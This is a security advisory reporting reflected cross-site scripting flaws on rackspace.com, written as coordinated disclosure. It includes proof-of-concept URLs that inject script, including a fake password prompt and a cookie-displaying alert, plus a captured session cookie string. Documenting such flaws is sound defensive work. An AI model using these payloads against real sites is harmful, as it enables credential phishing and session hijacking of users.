Advanced Information Security

Corporation

Publication Date
20/02/2015

Advanced Information Security Corporation
Security Advisory Report

Rackspace Inc. Multiple Vulnerabilities

Report Date	15/04/2014
Organization	Rackspace Inc.
Final Report	Nicholas Lemonias
Stakeholders	www.Rackspace.com

Services Affected: http://www.Rackspace.com

Threat Level: High

Severity: High

CVSS Severity Score: 7.0

Impact type: Complete confidentiality, integrity and availability violation.

Vulnerability:

(2) Unauthenticated Cross-Site Scripting Vulnerabilities / HTML Injections
(2) Filtration Bypass


Vendor Overview

Rackspace Inc. is a managed cloud computing company based in Windcrest, Texas, USA a suburb of San Antonio, Texas. The company has offices in Australia, U.K, Switzerland, Israel, The Netherlands, India and Hong Kong; with data centers located in various states such as Texas, Illinois, Virginia. Rackspace is the global leader in hybrid cloud and the founder of OpenStack, the open-source operating system for the cloud. [1]

The company was founded in 1998 by Richard Yoo and Dirk Elmendorf in San Antonio, Texas. [1]

Appendices

Proof of Concept Image 1 – Rackspace Cross-Site Scripting


http://www.rackspace.com/information/legal/copyrights_trademarks?"></script><script>alert(String.fromCharCode(65,73,83));

rackspace.com needs some information

Script Prompt:

Enter-Password:

undefined


Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [2] [3]

Proof of Concept

http://www.rackspace.com/information/legal/copyrights_trademarks?"></script><script>alert(String.fromCharCode(65,73,83));alert("Security");alert("Corporation");prompt("Enter-Password:");</script>

Proof of Concept Image 2 – Rackspace Cross-Site Scripting


http://www.rackspace.com/information/legal/copyrights_trademarks?"></script><script>alert(String.fromCharCode(65,73,83));
Copyright & Trademarks | ...
File Edit View Favorites Tools Help
eBay Daily Deals
Suggested Sites
Thank you for your applic...
Get more Add-ons
Page
Safety
Tools
Support 1-800-961-4454
Sales Chat
1-800-961-4454
Sign Up
Login
rackspace
the open cloud company
Products
Solutions
Services
Support & Documentation
About
Search
Legal Information
Home / Information Center / Legal / Copyright & Trademarks
Message from webpage
OK
130%

```
RackSID=2014041401523; s_cc=true; s_sq=%5B%5BB%5D%5D;
__utmc=47003812;
_bcvm_vid_3585965807641389340=179921852037268368;
mp__utmc=47003812;
US72273c879524af5aab44a0d5df9643a1_pagecount=4; tech_chat=1;
IS_UASrackuid=US72273c879524af5aab44a0d5df9643a1;
utag_main=_st:1397464127169$ses_id:1397460690637%3Bexp-session;
s_fid=40DDC2806D23A56E-194DCF1ED8FF86C0;
s_nr=1397462327215-Repeat; locale=en_US; region=usa;
_mkto_trk=id:045-QRG-025&token:_mch-rackspace.com-139745613233
6-77796; georedirect=true;
__utma=47003812.1534428637.1397456133.1397456410.1397460497.3;
__utmz=47003812.1397456410.2.2.utmcsr=google|utmccn=(organic)|ut
mcmd=organic|utmctr=Rackspace%20security%20acknowledgements;
__utmv=47003812.|5=rackuid=US72273c879524af5aab44a0d5df9643a1=1
; _bcvm_vrid_3585965807641389340=179921847235254223;
mp__utma=47003812.667199119.1397456544.1397456544.1397460499.2;
mp__utmz=47003812.1397456544.1.1.utmccn=(direct)|utmcsr=(direct)|u
tmcmd=(none); __utmb=47003812.26.10.1397460497;
mp__utmb=47003812;
mbox=session#1397460656496-989003#1397464188|check#true#1397462
388; keyword=cleanentry;
PHPSESSID=3eca9c8d0091f9f1d2ecc25fb3fdc8e9;
BigIP_Cookie=1694504108.20480.0000; cmTPSet=Y; CMAVID=none;
OCDEBUG=false; OCTEST=0; OCFPCC=1;
OCSID=BA8W3q3UFHQ3iNCKWv3qqs; has_js=1
```

Description

Application data utilizes in its output, user input that is not validated or properly encoded. Therefore the application is vulnerable to an unauthenticated Cross-Site Scripting attack. Vulnerabilities that permit these attacks, are widespread and persist anywhere a web application makes use of user-input without any security validation controls. A malicious adversary can use this to compromise the trust of unsuspecting users, by tricking them into visiting a seemingly benign and trusted site. The malicious payload is embedded within the seeming benign URL. This way an attacker can steal user credentials, to hijack a user's session, to force a redirection to a third-party unsafe website, or to force a user's browser to execute unsafe code on behalf of the attacker. [2] [3]

Proof of Concept

http://www.rackspace.com/pt/information/legal/mailterms?'"--></style></script><script>alert(String.fromcharCode(65,73,83));alert(document.cookie);</script>

Appendices

Sincere thanks to Rackspace Inc for the excellent cooperation and mutual security efforts.

References

[1] Wikipedia (2014). *Rackspace | Wikipedia Rackspace*. [Online] Available at: http://en.wikipedia.org/wiki/Rackspace [Last Accessed 15 Apr. 2014]

[2] OWASP Website. (2014). *Cross-Site Scripting (XSS)* [Online] Available at: https://www.owasp.org/index.php/Cross_site_scripting [Last Accessed 15 Apr. 2014]

[3] Microsoft Corporation. (2014). *Microsoft Support | How to prevent Cross-Site Scripting attacks* [Online] Available at: http://support.microsoft.com/kb/252985 [Last Accessed 15 Apr. 2014]